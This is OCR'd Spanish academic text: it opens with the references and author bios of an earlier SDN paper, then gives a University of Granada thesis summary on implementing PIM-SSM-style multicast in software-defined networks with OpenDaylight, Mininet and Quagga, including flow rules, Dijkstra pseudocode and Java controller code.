[7] P. Ameigeiras, J. J. Ramos-Muñoz, L. Schumacher, J. Prados-Garzon, J. Navarro-Ortiz, and J. M. Lopez-Soler, "Link-level access cloud architecture design based on sdn for 5g networks," *IEEE Network*, vol. 29, no. 2, March 2015.

[8] D. C. Plummer, *RFC 826 An Ethernet Address Resolution Protocol*, Std., November 1982.

[9] R. Droms, *RFC 2131 Dynamic Host Configuration Protocol*, Std., March 1997. [Online]. Available: https://www.ietf.org/rfc/rfc2131.txt

[10] S. Thomson, T. Narten, and T. Jinmei, *RFC 4862 IPv6 Stateless Address Autoconfiguration*, Std., September 2007. [Online]. Available: https://tools.ietf.org/pdf/rfc4862.pdf

[11] Cisco, "Internetwork design guide - broadcasts in switched lan internetworks." [Online]. Available: http://docwiki.cisco.com/wiki/Internetwork_Design_Guide_--_Broadcasts_in_Switched_LAN_Internetworks#Table:_Average_Number_of_Broadcasts_and_Multicasts_for_Novell_Networks

[12] M. Casado, Ed., *Ethane: Taking Control of the Enterprise*, vol. 37, no. 4. NY, USA: Conf. on Applications, Technologies, Architectures, and Protocols for Computer Communications, October 2007.

[13] C. Kim, M. Caesar, and J. Rexford, "Floodless in seattle: A scalable ethernet architecture for large enterprises," vol. 29, no. 1. NY, USA: ACM Trans. Computer Systems (TOCS), February 2011.

[14] A. Conta and S. Deering, *RFC 2463 ICMP for the Internet Protocol Version 6 (IPv6)*, Std., December 1998. [Online]. Available: http://tools.ietf.org/pdf/rfc2463.pdf

[15] P. L. Weiguo, *Address Resolution Protocol*, Std., September 2015. [Online]. Available: http://icourse.cuc.edu.cn/networkprogramming/lectures/Unit2_ARP.pdf

[16] S. Deering and R. Hinden, *RFC 2460 Internet Protocol, Version 6 (IPv6) Specification*, Std., December 1998. [Online]. Available: http://tools.ietf.org/html/rfc2460

[17] M. Jammal, T. Singh, A. Shami, R. Asal, and Y. Li, "Software defined networking: State of the art and research challenges," *Computer Networks*, vol. 72, pp. 74 – 98, 2014. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1389128614002588

[18] F. Longo, S. Distefano, D. Bruneo, and M. Scarpa, "Dependability modeling of software defined networking," *Computer Networks*, vol. 83, pp. 280 – 296, 2015. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1389128615001139

[19] "Mininet: An instant virtual network on your laptop (or other pc)." [Online]. Available: http://mininet.org

[20] I. F. Akyildiz, A. Lee, P. Wang, M. Luo, and W. Chou, "A roadmap for traffic engineering in sdn-openflow networks," *Computer Networks*, vol. 71, pp. 1 – 30, 2014. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1389128614002254

[21] T. N. D. and K. Gray, *SDN: Software Defined Networks*, 1st ed. O'Reilly Media, Inc., 2013.

[22] A. L. Stancu, S. Halunga, A. Vulpe, G. Suciu, O. Fratu, and E. C. Popovici, "A comparison between several software defined networking controllers," in *Telecommunication in Modern Satellite, Cable and Broadcasting Services (TELSIKS), 2015 12th International Conference on*, Oct 2015, pp. 223–226.

[23] J. Medved, R. Varga, A. Tkacik, and K. Gray, "Opendaylight: Towards a model-driven sdn controller architecture," in *World of Wireless, Mobile and Multimedia Networks (WoWMoM), 2014 IEEE 15th International Symposium on a*, June 2014, pp. 1–6.

Bárbara Valera Muros (bvaleramu@gmail.com), Granada, 1993. Graduada en Ingeniería en Tecnologías de Telecomunicación por la Universidad de Granada en 2016. Actualmente cursando estudios en Master en Ingeniería de Telecomunicaciones en la Universidad de Málaga. Realizó una estancia de un año en la Universidad de Duisburg-Essen (Alemania), donde llevó a cabo un estudio sobre la detección de subgrupos en gráficos biparticionados para el Departamento de Computación y Ciencias Cognitivas (Abteilung Informatik und Angewandte Kognitionswissenschaft). Interesada en el estudio de las redes definidas por software.

Juan José Ramos-Muñoz (jjramos@ugr.es) recibió su Master en Ciencias de la Computación en 2001 por la Universidad de Granada. Desde 2009 posee un doctorado por la misma Universidad. Profesor del Departamento de Teoría de la Señal, Telemática y Comunicaciones de la Universidad de Granada. Miembro del Laboratorio de Redes Inalámbricas y Multimedia. Interesado en la transmisión multimedia en tiempo real, la evaluación de calidad de experiencia, las redes definidas por software y 5G.

Jorge Navarro Ortiz (jorgenavarro@ugr.es) recibió su Master en Ingeniería de Telecomunicaciones en 2001 por la Universidad de Málaga y su doctorado en 2010 por la Universidad de Granada. Tras trabajar en Nokia Networks, Optimi/Ericsson, y Siemens, en 2006 se unió al Departamento de Teoría de la Señal, Telemática y Comunicaciones de la Universidad de Granada. Interesado en radio cognitiva, redes heterogéneas y sistemas inalámbricos en 4G y 5G, entre otros.

Protocolos Multicast en redes SDN

Autor: Carlos Santamaría Espinosa, e-mail: carsaes1@correo.ugr.es
Tutor: Jorge Navarro Ortiz, e-mail: jorgenavarro@ugr.es
Tutor: Juan Manuel López Soler, e-mail: juanma@ugr.es
Titulación: Grado en Ingeniería de Técnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—El presente Trabajo Fin de Grado surge con el objetivo de diseñar e implementar una solución multicast para las redes definidas por software (SDN), unas de las soluciones propuestas por los expertos para solucionar las limitaciones actuales de la red. Uno de los protocolos multicast más comunes para las redes actuales es PIM-SSM, que se emplea por ejemplo en los servicios de IPTV. Este trabajo presentará una solución como PIM-SSM basada en el paradigma SDN, la cual será comparada con una implementación *Open Source* del protocolo PIM-SSM usando Quagga una *suite* de *routing*. Esta solución se llevará a cabo mediante la plataforma OpenDaylight, usando como controlador SDN, y el emulador de red Mininet, como una red compuesta por *routers*, *switches* y *hosts*.**

El objetivo es proponer una solución versátil y eficaz a los problemas actuales en la red, ocasionados por el exponencial aumento del tráfico cursado por la red, provocado por el auge de los servicios multimedia.

***Palabras clave*—Software Defined Networking (SDN), Multicast, OpenDaylight, PIM Source Specific Multicast (PIM-SSM), Mininet, Java, Controller, Quagga, Multimedia, Internet Protocol Television (IPTV), Qpimd.**

I. Introducción

ACTUALMENTE, el avance desmesurado de los servicios ofrecidos por Internet, esta desencadenando un aumento vertiginoso del número de usuarios que deciden hacer uso de las distintas tecnologías multimedia, ofrecidas por los proveedores de *Streaming* de vídeo o IPTV, para satisfacer sus necesidades de ocio. Empresas como Netflix, Vodafone y Moviestar han apostado fuerte por estos servicios provocando que cada vez más, sea más atractivo hacer uso de estos servicios debido a las facilidades y versatilidad que ofrecen.

En consecuencia, el tráfico multicast cursado por la red esta aumentando exponencialmente (ver Figura (1)), provocando en un futuro próximo, que los servicios multimedia lleguen a un punto en el que no puedan ofrecer la calidad necesaria para satisfacer a sus clientes. En relación a estas limitaciones de la red actual surge un nuevo paradigma de red, las redes definidas por software (SDN).

Software Defined Networking se convierte en una solución eficiente para mejorar a las redes actuales, ofreciendo una alternativa a los problemas evidenciados por los servicios multimedia. SDN propone una separación del plano de control y datos, permitiendo gestionar la red a partir de un controlador con una visión global del sistema, presentando una versatilidad y flexibilidad en las redes inexistentes en las soluciones actuales.




Fig. 1. Tráfico IP global por aplicaciones.[1]

Del mismo modo surgen protocolos *Open Source* para la comunicación entre el controlador y los dispositivos de red, en ese sentido se impone OpenFlow como estándar *de facto* siendo el más conocido hasta la fecha. OpenFlow no tiene dependencias con los distintos proveedores de elementos de red, gracias a ser una especificación abierta y estandarizada. En base a lo anterior, grandes empresas como Cisco, HP, Juniper o Google se han involucrado en proyectos de desarrollo de las redes SDN.

En resumen, el estudio y desarrollo de nuevos servicios y protocolos en esta nueva arquitectura de red por parte de la comunidad global, será clave en los años venideros, ya que sin ningún lugar a dudas las redes definidas por software serán la clave del *networking* moderno.

II. Desarrollo teórico

En esta sección se pretende estudiar las dos tecnologías claves en el presente proyecto, el tráfico multicast en las redes IP y las redes definidas por software, ambas esenciales para entender el diseño y la resolución del trabajo.

A. IP Multicast

IP Multicast proporciona una forma de transmitir información a múltiples receptores de forma que se reduzca el tráfico redundante en los enlaces, mientras IP Unicast se basa en el envío de información a un único receptor, un paquete de datos por cada cliente (Figura (2)).




Fig. 2. Diferencia entre IP Unicast y Multicast.

Se necesitan dos protocolos básicos para realizar IP Multicast. Primero, un protocolo para la asociación y disociación de los usuarios a un grupo multicast del cual los usuarios quieren recibir información. Además, se necesita un protocolo de encaminamiento entre *routers* para crear una árbol de distribución entre la fuente y los receptores.

El protocolo utilizado para la para la adscripción dinámica de los *host* a grupos multicast se denomina IGMP[2]. Gracias a la información recopilada mediante IGMP los *routers* son capaces de mantener una lista con los grupos multicast a los que están interesados los *hosts* conectados a sus interfaces.

Para el encaminamiento entre *routers*, se hace uso de PIM-SSM[3], una versión mejorada de PIM-SM y uno de los protocolos multicast más comunes en las redes actuales, que se utiliza por ejemplo en los servicios de IPTV. PIM-SSM permite la creación de un árbol de distribución a través de cual se encamina el tráfico multicast de forma eficiente.

B. Redes definidas por software

La principal característica de las redes definidas por software es la separación del plano de control (software) del plano de datos (hardware). Es decir, se puede ver como la existencia de una capa superior a la capa física computa por un controlador -que con una visión global de toda la red- es quién se encarga de la gestión de la red[4].

La arquitectura se basa en tres capas, Figura (3):

- Una primera capa compuesta por la infraestructura de red que sería el plano de datos (hardware), el cual estaría formado por el conjunto de *hosts*, *routers* y *switches* de la red. Todos estos elementos serán gestionados por la capa superior.
- La segunda capa, el plano de control, estaría formado por el controlador encargado de gestionar la red y controlar el flujo de la capa de datos. Es decir, tendría el control sobre las tablas de encaminamiento de distintos elementos de red. Estas dos capas se comunicaran entre sí con las llamadas *SouthBoud APIs*, en concreto se hará uso de OpenFlow.
- Finalmente, se dispone de una tercera capa de aplicación. Está formada por todos aquellos servicios y aplicaciones de usuario cuya misión es comunicar al controlador sus necesidades, a través de las *NorthBoud APIs*.




Fig. 3. Arquitectura de las redes definidas por software.[4]

C. Openflow

OpenFlow [5] es el primer protocolo libre y estandarizado para establecer la comunicación entre la capa de datos y la capa de control. OpenFlow facilita el intercambio de mensajes entre el controlador y los *switches*. Con OpenFlow tenemos la posibilidad de acceder a las tablas de flujo permitiendo controlar el tráfico que circula a través de la red con la modificación de las tablas, es decir, OpenFlow es fundamental en el presente proyecto para gestionar el tráfico multicast.

OpenFlow se basa en tres aspectos Figura (3)[4]:

- El controlador, que será el cerebro de la red, el cual dialogará con todos los *switches* para transmitirles la información
- Las tablas de flujos instaladas en cada uno de los *switches* que indicarán qué hacer con el tráfico entrante.
- Los dispositivos de red (*switches*) con capacidad OpenFlow.




Fig. 4. Switch OpenFlow.[6]

III. Herramientas utilizadas

En esta sección se pretende exponer las distintas herramientas utilizadas para el correcto desarrollo del proyecto, en concreto se estudiará Mininet, Quagga y OpenDaylight.

A. Mininet

Para la creación de los escenarios se ha hecho uso de Mininet[7], un emulador de red de código abierto, capaz de crear redes basadas en estaciones finales, *switches* y *routers*. Estos elementos se comportan dispositivos reales, se puede enviar datos a través de ellos, ejecutar programas como wireshark, ver el contenido de sus tablas, la única diferencia es que están creados a base de software y no de Hardware, lo que ofrece la creación de topologías personalizadas de forma sencilla, para realizar multitud de pruebas.

Además, Mininet cuenta con una API basada en python que permite la creación de *scripts* para el diseño de topologías personalizadas, lo que la convierte en una herramienta muy interesante para los objetivos identificados en el proyecto.

B. Quagga

Quagga[8], es una *suite* de *routing* que proporciona servicios de enrutamiento, permitiendo el intercambio de información entre *routers*, utilizando protocolos que hayan sido establecidos anteriormente, permitiendo de esta forma actualizar las tablas de *routing* y ver la información de estas desde su interfaz. Quagga esta diseñado por una colección de procesos en *background* (demonios) que se encargan de añadir las funcionalidades de *routing*, existe un demonio principal que administra los demás *Zebra* y uno especifico para cada protocolo, en concreto se hará uso de *Qpimd*.

Además, Quagga es compatible con Mininet permitiendo dotar a la red, en este caso, del protocolo multicast de interés en el proyecto, PIM-SSM. De esta forma, se puede estudiar el comportamiento del protocolo, con el objetivo de optimizar el mismo en una red basada en una arquitectura SDN.

C. OpenDaylight

OpenDaylight[9] es un controlador SDN de código abierto, implementado en software y programado en Java. De esta forma, OpenDaylight será el encargado de procesar todas las necesidades de los elementos de red, de una forma centralizada y con una visión global.

En este caso se programará el controlador para que cumpla todos los requisitos que necesita la red para la correcta transmisión de datos multimedia. Se le otorgará la capacidad de procesar las peticiones IGMP de los *routers* decidiendo que rutas debe establecer para el envío óptimo de datos, a partir de la modificación de las tablas de flujo de los elementos de red.

IV. Caracterización de un protocolo multicast, PIM-SSM

Como primer paso, se precede a la creación del escenario a través de la programación en python con la API ofrecida por mininet. Se opta por una red sencilla pero significativa, similar a una topología tipo árbol, formada por cinco *hosts*, donde el *host* superior actuará siempre de proveedor de servicios multimedia (Figura (5)).

Para la inclusión de Quagga en la topología, es necesaria la creación de los ficheros de configuración de los demonios Zebra y Qpimd en cada *switch*. En ellos, hay que indicar las rutas estáticas para establecer la comunicación entre los distintos dispositivos de red e indicar las interfaces por las cuales se harán uso de los protocolos IGMP o PIM-SSM, con el objetivo de permitir la transmisión de datos multimedia.




Fig. 5. Escenario Mininet para PIM-SSM

Una vez el escenario esta creado, se opta por el uso de la aplicación *ssmpingd*, una herramienta de gestión de red multicast que ofrece la posibilidad de comprobar si se pueden recibir paquetes de multidifusión.


El funcionamiento es muy simple, el *host* que hace de servidor tiene que iniciar un demonio **ssmpingd**, el cual estará en escucha en el puerto 4231 a espera de algún tipo de petición, entonces los clientes interesados envían un mensaje tipo unicast *ssmping query*. Cuando el servidor recibe una petición, este responde con mensajes tipo unicast al cliente y multicast a un grupo multicast SSM, que en este caso al utilizar IPv4 la dirección del grupo es 232.43.211.234, y de esta forma se puede comprobar que el escenario en cuestión es capaz de transmitir datos multimedia.

A. Ejemplo práctico


Tal y como se explicó en secciones anteriores el host-1 será el servidor de contenidos multimedia, mientras los demás *hosts* serán clientes del servicio. A continuación, se va a realizar un ejemplo en el cual los host 2 y 4 realizarán una petición al servidor.

Primero, se inicia el demonio *ssmpingd* en el host-1, de tal forma que este se quede en espera hasta que reciba peticiones de clientes. Una vez iniciado el demonio desde el host 2 y 4 se realiza una petición al supuesto servidor de contenidos.

Si la configuración de los distintos ficheros *zebra* y *qpimd* de red es correcta se debería de ver cómo llegan los paquetes multicast a los terminales de los host 2 y 4 y las peticiones de los clientes a la fuente, comprobando así el correcto funcionamiento del escenario (Figura (6)).



(a) Terminal host 2



(b) Terminal host 1

Fig. 6. Prueba funcionamiento tráfico multicast.

V. Desarrollo multicast sobre SDN

En esta sección se pretende explicar los procedimientos llevados a cabo para la implementación del controlador OpenDaylight que permita el intercambio de tráfico multicast entre servidores multimedia y clientes, en un escenario basado en una arquitectura SDN.

A. Lógica de la implementación

Para el desarrollo del controlador se optó por una topología emulada sobre Mininet de la misma distribución que en la sección anterior (Figura (5)).

Una vez esta diseñado el escenario, el primer paso ha realizar es convertir al controlador el cerebro de la red, y para ello es necesario que todas las peticiones *IGMPV3 Membership Report* trasmitidas por los clientes, sean procesadas por el controlador, de forma que tenga conocimiento sobre las direcciones IPs de las fuentes multimedia activas y de los clientes interesados en ellas. Para ello, es necesario crear una regla de prioridad elevada en los *switches* que contengan conexiones a host para que reenvíen todos los paquetes tipo IGMPv3 hacia el controlador (Véase Figura (7)).

```
ovs-ofctl add-flow -OOpenFlow13 s1
dl_type=0x0800,nw_proto=2,priority=65535,actions=output:controller
ovs-ofctl add-flow -OOpenFlow13 s6
dl_type=0x0800,nw_proto=2,priority=65535,actions=output:controller
ovs-ofctl add-flow -OOpenFlow13 s7
dl_type=0x0800,nw_proto=2,priority=65535,actions=output:controller
ovs-ofctl add-flow -OOpenFlow13 s8
dl_type=0x0800,nw_proto=2,priority=65535,actions=output:controller
ovs-ofctl add-flow -OOpenFlow13 s9
dl_type=0x0800,nw_proto=2,priority=65535,actions=output:controller
```

Fig. 7. Reglas IGMP establecidas en switches.

B. Análisis de un paquete IGMP

Cuando un paquete llega al controlador, este tiene que ser capaz de procesarlo y extraer toda la información necesaria para gestionar la red. De modo que obtenga todos los parámetros imprescindibles para añadir las rutas, que encaminan el tráfico multicast hacia los clientes desde la fuente. De esta forma, se realiza un *parsing* del paquete IGMPv3 *Membership Report* con la ayuda de wireshark, para comprobar que campos eran de interés para la gestión de la red en el ámbito multicast.

Dentro del paquete IGMP el campo más importante en el ámbito de este TFG es el *Group Record* (Véase Figura 8). Este campo indica la dirección IP de la fuente, junto con la dirección multicast del grupo al que el host esta interesado en unirse. Además, contiene un campo llamado *Record Type* que indica si se requiere unirse a un grupo o por el contrario, ser eliminado de uno (el valor 5 indica la unión y el valor 6 la desunión a un grupo concreto).




Fig. 8. Contenido Group Record.

Así, analizados los campos importantes, se procede a realizar una mejora de la clase *PacketUtils.java* (clase perteneciente al controlador) incluyendo funciones para la obtención de los parámetros comentados anteriormente (Direcciones IPs de Grupo y de fuente, valor del Record Type), de esta forma el controlador será capaz de añadir o eliminar rutas en función del campo *Record Type*.

C. Algoritmo Dijkstra

OpenDaylight identifica los distintos nodos que contiene la red con la dupla "$openflow : X : Y$" siendo X el número de *switch* e Y un puerto concreto, por lo tanto, se tiene que hallar una forma para obtener el camino hacia los clientes en este formato.

Así, una vez el controlador tiene conocimiento sobre la acción a realizar (añadir o eliminar entradas de flujo), necesita conocer el camino desde la fuente hasta los clientes que estén unidos al grupo multicast concreto. Para ello, como el paquete IGMP proporciona la dirección IP de la fuente y la dirección IP del *host* cliente, se hace uso de la función *GetPath()* que devuelve el camino a seguir en forma de "$openflow : X : Y$" tal y como se necesita para identificar los diferentes nodos de red.

La función *GetPath(server, sourcehost)*, calcula la ruta más corta desde la fuente hacia un cliente concreto, a través del

algoritmo *Dijkstra*. El algoritmo *Dijkstra* calcula el camino más corto de un vértice origen hacia los demás vértices de la topología, en base a un grafo establecido con distintos pesos en los enlaces [10]. El algoritmo analiza todos los caminos hacia todos los nodos existentes, finalizando encontrados los caminos más cortos (Figura 9).

Algorithm DijkstraShortestPaths(G, v):
Input: A simple undirected weighted graph G with nonnegative edge weights, and a distinguished vertex v of G
Output: A label $D[u]$, for each vertex u of G, such that $D[u]$ is the distance from v to u in G
$D[v] \leftarrow 0$
for each vertex $u \neq v$ of $\vec{G}$ **do**
$D[u] \leftarrow +\infty$
Let a priority queue Q contain all the vertices of G using the D labels as keys.
while Q is not empty **do**
{pull a new vertex u into the cloud}
$u \leftarrow Q$.removeMin()
for each vertex z adjacent to u such that z is in Q **do**
{perform the *relaxation* procedure on edge (u, z)}
if $D[u] + w((u, z)) < D[z]$ **then**
$D[z] \leftarrow D[u] + w((u, z))$
Change to $D[z]$ the key of vertex z in Q.
return the label $D[u]$ of each vertex u

Fig. 9. Algoritmo Dijkstra [10].

D. Creación del árbol de distribución

Una vez se tiene conocimiento del camino que tiene que seguir el tráfico multicast, en función de la cantidad de elementos de la ruta se crean las distintas entradas en la tablas de flujo, en cada uno de los switch que pertenecen al *path* en cuestión. Para ello, se hace uso de una función llamada *modifyL3FlowSeveralOutputConnectors()*, la cual añade, elimina o modifica las entradas de las tablas de flujo, a partir de unos parámetros de entrada. Estos parámetros son la dirección del grupo multicast con el que se hace el *matching* del tráfico, el identificador del nodo en el cual se realiza la modificación, junto con dos listas en formato "$openflow : X : Y$" que contienen las entradas a modificar o eliminar.

Primero, se comprueba el contenido de la tabla para no añadir entradas que ya existan en ella. Además, se obtiene información de las listas que contienen los distintos parámetros que identifican la necesidad de eliminar o añadir entradas en las tablas, en función del contenido de estas variables se aplicaran las acciones pertinentes para añadir las nuevas entradas (Figura (10)).

```
//CHECK OUTPUT CONNECTORS TO REMOVE
List<Uri> egressNodeConnectorsToRemoveUri = new ArrayList<Uri>(); // Casting NodeConnectorId to Uri
for (NodeConnectorId tmpNodeConnectorId : egressNodeConnectorsToRemove) {
    egressNodeConnectorsToRemoveUri.add(new Uri(tmpNodeConnectorId)); }

List<NodeConnectorId> existingEgressNodeConnectors = new ArrayList<NodeConnectorId>();
for (Action existingAction : existingActionList) {
    if (existingAction.getAction() instanceof OutputActionCase) {
        OutputActionCase opAction = (OutputActionCase)existingAction.getAction();
        tmpOutputNodeConnectorUri = opAction.getOutputAction().getOutputNodeConnector();

        existingEgressNodeConnectors.add(new NodeConnectorId(tmpOutputNodeConnectorUri));

        if (egressNodeConnectorsToRemoveUri.contains(tmpOutputNodeConnectorUri)) {

        } else {
            tmpOutputNodeConnectorId = new NodeConnectorId(tmpOutputNodeConnectorUri);
            finalEgressNodeConnectors.add(tmpOutputNodeConnectorId);
        }
    }
}
//CHECK OUTPUT CONNECTORS TO ADD
for (NodeConnectorId tmpNodeConnector : egressNodeConnectorsToAdd) {
    if (finalEgressNodeConnectors.contains(tmpNodeConnector)) {

    } else {
        finalEgressNodeConnectors.add(tmpNodeConnector);

    }
}
```

Fig. 10. Pseudocódigo OpenDaylight.

En resumen, en la Figura (11) se puede apreciar un diagrama de estados en el que se muestra todo el procesado llevado a cabo por el controlador. Cuando el controlador recibe un paquete, comprueba si es tipo IGMP, si es así, en base al campo *Record type* añade o elimina entradas en las tablas en función del camino devuelto por el algoritmo *Dijkstra*, transmitiendo entonces mensajes tipo $FLOW\_MOD$ con las acciones a modificar en los distintos *switches* destino. En cambio, en el caso de que el paquete recibido no sea de tipo IGMP, se lleva a cabo el *learning-switch*, así el controlador procede a buscar un*matching* en sus tablas en busca del destino del paquete, si no existe ninguna entrada para el destino en cuestión, se realiza un *flooding* hacia todos los *switches* de la red, de esta forma se realiza el aprendizaje de las rutas hacia todos los host de la topología en cuestión.






Fig. 11. Diagrama de estados controlador.

E. Prueba y Evaluación del protocolo Multicast


Con el objetivo de comprobar el funcionamiento del protocolo desarrollado, a continuación, se procede a realizar un ejemplo práctico para comprobar el funcionamiento del protocolo en un entorno emulado. Primero, se inicia el controlador en modo *debug* para observar que eventos ocurren en él y se emula la topología creada con Mininet. A continuación, se hace uso del comando *pingall* para crear las rutas entre los distintos elementos de red a partir de la funcionalidad de *learning-switch*. Una vez añadidas las rutas, con el uso de la herramienta *ssmpingd* se comprueba la correcta transmisión del tráfico multicast y como las tablas de los switch se han modificado. De esta forma, si se comprueban las tablas de flujo de la red (Figura 12), se puede observar cómo se han creado las entradas en los diferentes nodos pertenecientes al camino más corto hasta el cliente. Además, se puede ver la cantidad de bytes transmitidos por cada regla, comprobando de esta forma que el tráfico se está transmitiendo correctamente y no se devuelven los paquetes al controlador.



(a) Tabla de flujos Switch-1



(b) Tabla de flujos Switch-2



(c) Tabla de flujos Switch-6

Fig. 12. Tabla de flujos.

VI. Análisis y conclusiones

Una vez desarrollado un escenario basado en SDN que permite el intercambio de tráfico multicast, es de interés comprobar la cantidad de datos transmitido en los escenarios implementados. Es decir, en un escenario con el uso del protocolo PIM-SSM y en un escenario usando un controlador SDN.

